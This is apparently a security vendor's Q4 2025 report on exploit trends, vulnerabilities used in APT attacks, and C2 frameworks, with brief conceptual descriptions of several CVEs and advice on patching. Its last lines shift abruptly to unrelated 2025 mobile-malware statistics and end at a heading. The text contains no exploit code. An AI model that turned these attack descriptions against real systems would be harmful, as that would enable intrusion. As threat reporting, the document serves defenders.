
Dynamics of the number of Linux users encountering exploits, Q1 2024 – Q4 2025. The number of users who encountered exploits in Q1 2024 is taken as 100% (download)
We are seeing a massive surge in Linux-based exploit attempts: in Q4, the number of affected users doubled compared to Q3. Our statistics show that the final quarter of the year accounted for more than half of all Linux exploit attacks recorded for the entire year. This surge is primarily driven by the rapidly growing number of Linux-based consumer devices. This trend naturally attracts the attention of threat actors, making the installation of security patches critically important.
Most common published exploits




The distribution of published exploits by software type in Q4 2025 largely mirrors the patterns observed in the previous quarter. The majority of exploits we investigate through our monitoring of public research, news, and PoCs continue to target vulnerabilities within operating systems.
Distribution of published exploits by platform, Q1 2025 (download)
Distribution of published exploits by platform, Q2 2025 (download)
Distribution of published exploits by platform, Q3 2025 (download)
Distribution of published exploits by platform, Q4 2025 (download)
In Q4 2025, no public exploits for Microsoft Office products emerged; the bulk of the vulnerabilities were issues discovered in system components. When calculating our statistics, we placed these in the OS category.
Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were utilized in APT attacks during Q4 2025. The following rankings draw on our telemetry, research, and open-source data.
TOP 10 vulnerabilities exploited in APT attacks, Q4 2025 (download)
In Q4 2025, APT attacks most frequently exploited fresh vulnerabilities published within the last six months. We believe that these CVEs will remain favorites among attackers for a long time, as fixing them may require significant structural changes to the vulnerable applications or the user’s system. Often, replacing or updating the affected components requires a significant amount of resources. Consequently, the probability of an attack through such vulnerabilities may persist. Some of these new vulnerabilities are likely to become frequent tools for lateral movement within user infrastructure, as the corresponding security flaws have been discovered in network services that are accessible without authentication. This heavy exploitation of very recently registered vulnerabilities highlights the ability of threat actors to rapidly implement new techniques and adapt old ones for their attacks. Therefore, we strongly recommend applying the security patches provided by vendors.
C2 frameworks
In this section, we will look at the most popular C2 frameworks used by threat actors and analyze the vulnerabilities whose exploits interacted with C2 agents in APT attacks.

The chart below shows the frequency of known C2 framework usage in attacks against users during Q4 2025, according to open sources.
TOP 10 C2 frameworks used by APTs to compromise user systems in Q4 2025 (download)
Despite the significant footprints it can leave when used in its default configuration, Sliver continues to hold the top spot among the most common C2 frameworks in our Q4 2025 analysis. Mythic and Havoc were second and third, respectively. After reviewing open sources and analyzing malicious C2 agent samples that contained exploits, we found that the following vulnerabilities were used in APT attacks involving the C2 frameworks mentioned above:
CVE-2025-55182: a React2Shell vulnerability in React Server Components that allows an unauthenticated user to send commands directly to the server and execute them from RAM.
CVE-2023-36884: a vulnerability in the Windows Search component that allows the execution of commands on a system, bypassing security mechanisms built into Microsoft Office applications.
CVE-2025-53770: a critical insecure deserialization vulnerability in Microsoft SharePoint that allows an unauthenticated user to execute commands on the server.
CVE-2020-1472, also known as Zerologon, allows for compromising a vulnerable domain controller and executing commands as a privileged user.
CVE-2021-34527, also known as PrintNightmare, exploits flaws in the Windows print spooler subsystem, enabling remote access to a vulnerable OS and high-privilege command execution.
CVE-2025-8088 and CVE-2025-6218 are similar directory-traversal vulnerabilities that allow extracting files from an archive to a predefined path without the archiving utility notifying the user.
The set of vulnerabilities described above suggests that attackers have been using them for initial access and early-stage maneuvers in vulnerable systems to create a springboard for deploying a C2 agent. The list of vulnerabilities includes both zero-days and well-known, established security issues.
Notable vulnerabilities
This section highlights the most noteworthy vulnerabilities that were publicly disclosed in Q4 2025 and have a publicly available description.
React2Shell (CVE-2025-55182): a vulnerability in React Server Components
We typically describe vulnerabilities affecting a specific application. CVE-2025-55182 stood out as an exception, as it was discovered in React, a library primarily used for building web applications. This means that exploiting the vulnerability could potentially disrupt a vast number of applications that rely on the library. The vulnerability itself lies in the interaction mechanism between the client and server components, which is built on sending serialized objects. If an attacker sends serialized data containing malicious functionality, they can execute JavaScript commands directly on the server, bypassing all client-side request validation. Technical details about this vulnerability and an example of how Kaspersky solutions detect it can be found in our article.
CVE-2025-54100: command injection during the execution of curl (Invoke-WebRequest)
This vulnerability represents a data-handling flaw that occurs when retrieving information from a remote server: when executing the curl or Invoke-WebRequest command, Windows launches Internet Explorer in the background. This can lead to a cross-site scripting (XSS) attack.
CVE-2025-11001: a vulnerability in 7-Zip
This vulnerability reinforces the trend of exploiting security flaws found in file archivers. The core of CVE-2025-11001 lies in the incorrect handling of symbolic links. An attacker can craft an archive so that when it is extracted into an arbitrary directory, its contents end up in the location pointed to by a symbolic link. The likelihood of exploiting this vulnerability is significantly reduced because utilizing such functionality requires the user opening the archive to possess system administrator privileges.
This vulnerability was associated with a wave of misleading news reports claiming it was being used in real-world attacks against end users. This misconception stemmed from an error in the security bulletin.
RediShell (CVE-2025-49844): a vulnerability in Redis
The year 2025 saw a surge in high-profile vulnerabilities, several of which were significant enough to earn a unique nickname. This was the case with CVE-2025-49844, also known as RediShell, which was unveiled during a hacking competition. This vulnerability is a use-after-free issue related to how the load command functions within Lua interpreter scripts. To execute the attack, an attacker needs to prepare a malicious script and load it into the interpreter.
As with any named vulnerability, RediShell was immediately weaponized by threat actors and spammers, albeit in a somewhat unconventional manner. Because technical details were initially scarce following its disclosure, the internet was flooded with fake PoC exploits and scanners claiming to test for the vulnerability. In the best-case scenario, these tools were non-functional; in the worst, they infected the system. Notably, these fraudulent projects were frequently generated using LLMs. They followed a standardized template and often cross-referenced source code from other identical fake repositories.
CVE-2025-24990: a vulnerability in the ltmdm64.sys driver
Driver vulnerabilities are often discovered in legitimate third-party applications that have been part of the official OS distribution for a long time. Thus, CVE-2025-24990 has existed within code shipped by Microsoft throughout nearly the entire history of Windows. The vulnerable driver has been shipped since at least Windows 7 as a third-party driver for Agere Modem. According to Microsoft, this driver is no longer supported and, following the discovery of the flaw, was removed from the OS distribution entirely.
The vulnerability itself is straightforward: insecure handling of IOCTL codes leading to a null pointer dereference. Successful exploitation can lead to arbitrary command execution or a system crash resulting in a blue screen of death (BSOD) on modern systems.
CVE-2025-59287: a vulnerability in Windows Server Update Services (WSUS)
CVE-2025-59287 represents a textbook case of insecure deserialization. Exploitation is possible without any form of authentication; due to its ease of use, this vulnerability rapidly gained traction among threat actors. Technical details and detection methodologies for our product suite have been covered in our previous advisories.
Conclusion and advice
In Q4 2025, the rate of vulnerability registration has shown no signs of slowing down. Consequently, consistent monitoring and the timely application of security patches have become more critical than ever. To ensure resilient defense, it is vital to regularly assess and remediate known vulnerabilities while implementing technology designed to mitigate the impact of potential exploits.
Continuous monitoring of infrastructure, including the network perimeter, allows for the timely identification of threats and prevents them from escalating. Effective security also demands tracking the current threat landscape and applying preventative measures to minimize risks associated with system flaws. Kaspersky Next serves as a reliable partner in this process, providing real-time identification and detailed mapping of vulnerabilities within the environment.
Securing the workplace remains a top priority. Protecting corporate devices requires the adoption of solutions capable of blocking malware and preventing it from spreading. Beyond basic measures, organizations should implement adaptive systems that allow for the rapid deployment of security updates and the automation of patch management workflows.
Starting from the third quarter of 2025, we have updated our statistical methodology based on the Kaspersky Security Network. These changes affect all sections of the report except for the installation package statistics, which remain unchanged.
To illustrate trends between reporting periods, we have recalculated the previous year’s data; consequently, these figures may differ significantly from previously published numbers. All subsequent reports will be generated using this new methodology, ensuring accurate data comparisons with the findings presented in this article.
Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat intelligence, voluntarily shared by Kaspersky users. The statistics in this report are based on KSN data unless explicitly stated otherwise.
The year in figures
According to Kaspersky Security Network, in 2025:
Over 14 million attacks involving malware, adware or unwanted mobile software were blocked.
Adware remained the most prevalent mobile threat, accounting for 62% of all detections.
Over 815 thousand malicious installation packages were detected, including 255 thousand mobile banking Trojans.
The year’s highlights
